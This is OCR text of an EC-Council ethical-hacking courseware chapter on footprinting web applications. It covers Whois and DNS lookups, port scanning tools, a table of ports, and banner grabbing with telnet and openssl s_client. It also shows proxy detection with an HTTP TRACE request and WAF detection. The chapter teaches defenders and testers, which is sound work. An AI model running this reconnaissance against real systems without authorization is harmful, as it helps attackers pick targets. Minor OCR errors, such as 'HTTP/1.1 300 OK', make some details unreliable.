




Figure 14.38: Demonstration of DNS rebinding attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Web Application Hacking Methodology

The previous section discussed the security posture of web applications by analyzing various types of threats/attacks currently in use. Attackers perform these attacks using a detailed process called the hacking methodology. This section will describe the steps of the hacking methodology, explaining how attackers target web applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use the web application hacking methodology to gain knowledge of a particular web application to compromise it successfully. This methodology allows them to plan each step in detail to increase their chances of successfully hacking the application. Under this methodology, they do the following to collect detailed information about various resources needed to run or access the web application:

- Footprint web infrastructure
- Analyze web applications
- Bypass client-side controls
- Attack authentication mechanisms
- Attack authorization schemes
- Attack access controls
- Attack session management mechanisms
- Perform injection attacks
- Attack application logic flaws
- Attack shared environments
- Attack database connectivity
- Attack web application clients
- Attack web services

If hackers do not use this process and try to exploit the web application directly, their chances of failure increases. The following phases of this module will provide a detailed explanation of how attackers derive information about these resources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Footprint Web Infrastructure

- Web infrastructure footprinting is the first step in web application hacking; it helps attackers to **select victims** and **identify vulnerable web applications**

Server Discovery	Discover the physical servers that host web applications
Service Discovery	Discover the services running on web servers that can be exploited as attack paths for web app hacking
Server Identification	Grab server banners to identify the make and version of the web server software
Hidden Content Discovery	Extract content and functionality that is not directly linked or reachable from the main visible content
Load Balancers Detection	Detect load balancers along with their real IP addresses

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Footprint Web Infrastructure: Server Discovery

- Server discovery gives information about **server locations** and ensures that the target server is **live on the Internet**

Whois Lookup

Whois lookup utilities provide information about the **IP address of the web server** and **DNS names**

Whois Lookup Tools:

- Netcraft *(https://www.netcraft.com)*
- SmartWhois *(https://www.tamos.com)*
- WHOIS Lookup *(http://whois.domaintools.com)*
- Batch IP Converter *(http://www.sabsoft.com)*

DNS Interrogation

DNS interrogation provides information about the **locations and types of servers**

DNS Interrogation Tools:

- Professional Toolset *(https://tools.dnsstuff.com)*
- DNSRecon *(https://github.com)*
- DNS Records *(https://network-tools.com)*
- Domain Dossier *(https://centralops.net)*

Port Scanning

Port scanning attempts to connect to a particular set of TCP or UDP ports to discover **services that exist on the server**

Port Scanning Tools:

- Nmap *(https://nmap.org)*
- Advanced Port Scanner *(https://www.advanced-port-scanner.com)*
- NetScanTools Pro *(https://www.netscantools.com)*
- Hping *(http://www.hping.org)*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Footprint Web Infrastructure: Service Discovery


1. Scan the target web server to **identify common ports** that web servers use for different services
2. You can use tools such as Nmap, NetScanTools Pro, and Sandcat Browser for discovering services
3. Identified services act as **attack paths** for web application hacking

https://nmap.org


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Footprint Web Infrastructure: Server Identification/ Banner Grabbing

- Analyze the **server response header field** to identify the make, model, and version of the web server software
- **Syntax:** `C:\telnet <Website domain or IP address> 80`



- Run command `s_client -host <target website> -port 443`
- Type `GET/HTTP/1.0` and press enter to get the server information



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Footprint Web Infrastructure: Detecting Web App Firewalls and Proxies on Target Site


Detecting Proxies

- Determine whether your target site is **routing your requests** through any proxy servers
- Proxy servers generally **add certain headers in the response header field**
- Use the HTTP/1.1 **TRACE** method to identify any changes that a proxy server made to the request

```
"Via:","X-Forwarded-For:","Proxy-Connection:"
TRACE / HTTP/1.1
Host: www.test.com
HTTP/1.1 300 OK
Server: Microsoft-IIS/10.0
Date: Sat, 04 Jan 2020 15:25:15 GMT
Content-length: 40
TRACE / HTTP/1.1
Host: www.test.com
Via: 1.1 192.168.11.15
```

Detecting Web Application Firewalls

- Determine whether your **target site is running a web app firewall** in front of a web application
- **Check the cookies response to your request** because most of the WAFs add their own cookie in the response
- Use WAF detection tools such as **WAFW00F** to find which WAF is running in front of the application



https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Footprint Web Infrastructure: Hidden Content Discovery

- Discover any **hidden content and functionality** that is not reachable from the main visible content to **exploit user privileges** within the application
- This allows an attacker to **recover backup copies** of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality that is not linked to the main application, etc.


Web Spidering/Crawling

- Web spiders/crawlers automatically **discover hidden content** and functionality by parsing HTML forms and client-side JavaScript requests and responses
- Attackers use tools such as OWASP Zed Attack Proxy, Burp Suite, WebScarab, and Mozenda Web Agent Builder for web spidering/crawling

Attacker-Directed Spidering

- The attacker accesses all **functionality of an application** and uses an intercepting proxy such as OWASP Zed Attack Proxy to monitor all requests and responses
- The intercepting **proxy parses** all application responses and reports the content and functionality it discovers


OWASP Zed Attack Proxy



https://www.owasp.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Footprint Web Infrastructure

Footprinting is the process of gathering complete information about a system and all its related components, as well as how they work. The web infrastructure of a web application is the arrangement by which it connects to other systems, servers, and so on in the network. Web infrastructure footprinting is the first step in web application hacking; it helps attackers to select victims and identify vulnerable web applications. Attackers footprint the web infrastructure to know how the web application connects with its peers and the technologies it uses and to find vulnerabilities in specific parts of the web application architecture. These vulnerabilities can help attackers exploit and gain unauthorized access to the web application.

Footprinting the web infrastructure allows an attacker to engage in the following tasks:

- **Server Discovery**: Attackers attempt to discover the physical servers that host web applications, using techniques such as Whois lookup, DNS interrogation, port scanning, and so on.
- **Service Discovery**: Attackers can discover the services running on web servers to determine whether they can use some of them as attack paths for hacking the web application. This procedure also provides web application information such as storage location, information about the machines running the services, and the network usage and protocols involved. Attackers can use tools such as Nmap, NetScanTools Pro, and others to find services running on open ports and exploit them.
- **Server Identification**: Attackers use banner grabbing to obtain the server banners, which help to identify the make and version of the web server software. Other information that this technique provides includes the following:
  - **Local Identity**: information such as the location of the server and the Origin-Host.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Local Addresses**: the local IP addresses that the server uses for sending Diameter Capability Exchange messages (CER/CEA messages), including the server identity, capabilities, and other information such as protocol version number and supported Diameter applications.
- **Self-Names**: this field specifies all the realms that the server considers as local and treats all the requests sent for them as no realm requests.

- **Hidden Content Discovery**: Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content.
- **Load Balancers Detection**: Attackers can detect load balancers of the target organization along with their real IP addresses to identify servers exposed over the Internet.

Server Discovery

To footprint a web infrastructure, first, you need to discover active Internet servers. Three techniques, namely Whois lookup, DNS interrogation, and port scanning, help in discovering the active servers and their associated information.

- **Whois Lookup**

  Whois lookup tools allow you to gather information about a domain with the help of DNS and Whois queries. They provide information about the IP address of the web server and DNS names. These tools produce results in the form of an HTML report.

  Use the following tools to perform Whois lookup:

  - Netcraft (*https://www.netcraft.com*)
  - WHOIS Lookup (*http://whois.domaintools.com*)
  - SmartWhois (*https://www.tamos.com*)
  - Batch IP Converter (*http://www.sabsoft.com*)

- **DNS Interrogation**

  Organizations use DNS interrogation, which is a distributed database, to connect their IP addresses with their respective hostnames and vice versa. When the DNS is improperly connected, then it is very easy to exploit it and gather the information required for launching an attack on a target organization. It provides information about the location and type of servers.

  Use the following tools to perform DNS interrogation:

  - Professional Toolset (*https://tools.dnsstuff.com*)
  - DNS Records (*https://network-tools.com*)
  - DNSRecon (*https://github.com*)
  - Domain Dossier (*https://centralops.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Port Scanning**

  Port scanning is the process of scanning system ports to recognize open ones. It attempts to connect to a particular set of TCP or UDP ports to find out the service that exists on the server. If attackers recognize an unused open port, they can exploit it to intrude into the system.

  Use the following tools to perform port scanning:

  - Nmap (*https://nmap.org*)
  - NetScanTools Pro (*https://www.netscantools.com*)
  - Advanced Port Scanner (*https://www.advanced-port-scanner.com*)
  - Hping (*http://www.hping.org*)

Service Discovery

Footprinting the web infrastructure provides data about the services offered, such as exchange and encryption of data, path of transmission, and protocols deployed. Scan the target web server to identify the common ports that it uses for different services. After finding these services, attackers can compromise them to exploit the web infrastructure that runs the application. The identified services act as attack paths for web application hacking. The table below lists common ports used by web servers and their respective HTTP services:

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
384	Remote Network Server System
443	SSL (HTTPS)
514	Remote Shell
625	Open Directory Proxy (ODProxy)
657	IBM RMC (Remote monitoring and Control) Protocol
706	Secure Internet Live Conferencing (SILC)
832	NETCONF for SOAP over HTTPS
833	NETCONF for SOAP over BEEP
900	IBM WebSphere administration client
981	Remote HTTPS management for firewall devices running embedded Check Point VPN-1 software
987	Microsoft Remote Web Workplace, a feature of Windows Small Business Server

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1433	MSSQL Server
1434	MSSQL Monitor
1527	Oracle Net Services
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
2638	SQL Anywhere Database Server
4242	Microsoft Application Center Remote management
7001	BEA WebLogic
7002	BEA WebLogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate web server or web cache
8001	Alternate web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

Table 14.1: Table displaying HTTP Services

- **Tools used for service discovery**
  - **Nmap**

    Source: *https://nmap.org*

    Nmap is a multi-platform, multi-purpose application used to perform footprinting of ports, services, operating systems, etc. It is used for network discovery and security auditing. It is useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.




Figure 14.39: Screenshot of Nmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional service discovery tools are as follows:

- NetScanTools Pro (*https://www.netscantools.com*)
- Sandcat Browser (*http://www.syhunt.com*)

Server Identification/Banner Grabbing

Banner grabbing is a footprinting technique used by a hacker to obtain sensitive information about a target. An attacker establishes a connection with the target and sends a pseudo-request to it. The target then replies to the request with a banner message that contains sensitive information required by the attacker to further penetrate the target.

Through banner grabbing, attackers identify the name and/or version of a server, operating system, or application. They analyze the server response header field to identify the make, model, and version of the web server software. This information helps them to select the appropriate exploits from vulnerability databases to attack the web server and its applications.

How an attacker can use telnet to establish a connection and gain banner information of a target is demonstrated below:

- The attacker issues the command **`telnet moviescope.com 80`** in his/her machine's command prompt to establish a telnet connection with the target machine.

  Note: The attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains banner information of the target. In other words, if the attacker entered an IP address, he/she receives banner information of the target machine; if he/she enters the URL of a website, he/she receives banner information of the web server that hosts the website.

  Syntax: **`C:\telnet <Website domain or IP address> 80`**




Figure 14.40: An example of telnet command usage

- After establishing the connection, the attacker receives the prompt: **does not display any information**.
- Now, the attacker will press the **Esc** key, which returns the banner message that displays information about the target server along with some miscellaneous information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.41: Result of telnet banner grabbing

- This information helps attackers find ways to exploit target web servers and their applications.

- **Grabbing Banners from SSL Services**

  Tools such as Telnet and Netcat are capable of grabbing banners of web servers over only an HTTP connection. Attackers cannot grab banners over an SSL connection using the same techniques as those used for grabbing banners over HTTP connections. They can use tools such as OpenSSL to grab banners on web servers over an encrypted (HTTPS/SSL) connection.

  Attackers perform the following steps to grab banners over an SSL connection:

  - **Step 1:** Install **OpenSSL**

    OpenSSL is a cryptography toolkit implementing the Secure Sockets Layer (SSL) and Transport Layer Security (TLS) network protocols and the related cryptography standards required by them.

    It is available at *https://www.openssl.org*.

  - **Step 2**: Navigate to **OpenSSL** in the terminal

  - **Step 3**: Run the command: `s_client -host <target website> -port 443.`

    Replace the `<target website>` with your target's domain name. Here, 443 is the default SSL port.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.42: Example of OpenSSL command

- **Step 4**: Type **GET/HTTP/1.0** and press enter to get the server information.

  The information displayed indicates that **OpenSSL** identifies the server used by certifiedhacker.com as Apache.




Figure 14.43: Result of OpenSSL banner grabbing

Some additional banner grabbing tools are as follows:

- Netcat (*http://netcat.sourceforge.net*)
- ID Serve (*https://www.grc.com*)
- Netcraft (*https://www.netcraft.com*)

Detecting Web App Firewalls and Proxies on Target Site

While footprinting the web infrastructure, attackers must discover the web application firewall and proxy settings of the target site to know the security measures employed.

- **Detecting Proxies**

  Some organizations use proxy servers in front of their web servers to make them untraceable. Therefore, when attackers try to trace the target's IP address, which is

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

hidden behind a proxy, using footprinting techniques, the attempt would provide its proxy IP address and not its legitimate address.

Determine whether your target site is routing your requests through proxy servers. To know whether a web server is behind a proxy, attackers can use the `trace` command.

The **`trace`** command sends a request to the web server, asking it to send back the request. Attackers place the trace command in HTTP/1.1. If the web server is present behind a proxy server and when an attacker sends a request using the trace command, the proxy modifies this request (by adding some headers) and forwards it to the target web server. Therefore, when the web server bounces back the request to the attacker's machine, the attacker compares both requests and analyzes the changes made to it by the proxy server.

```
"Via:","X-Forwarded-For:","Proxy-Connection:"
TRACE / HTTP/1.1
Host: www.test.com
HTTP/1.1 300 OK
Server: Microsoft-IIS/10.0
Date: Sat, 04 Jan 2020 15:25:15 GMT
Content-length: 40
TRACE / HTTP/1.1
Host: www.test.com
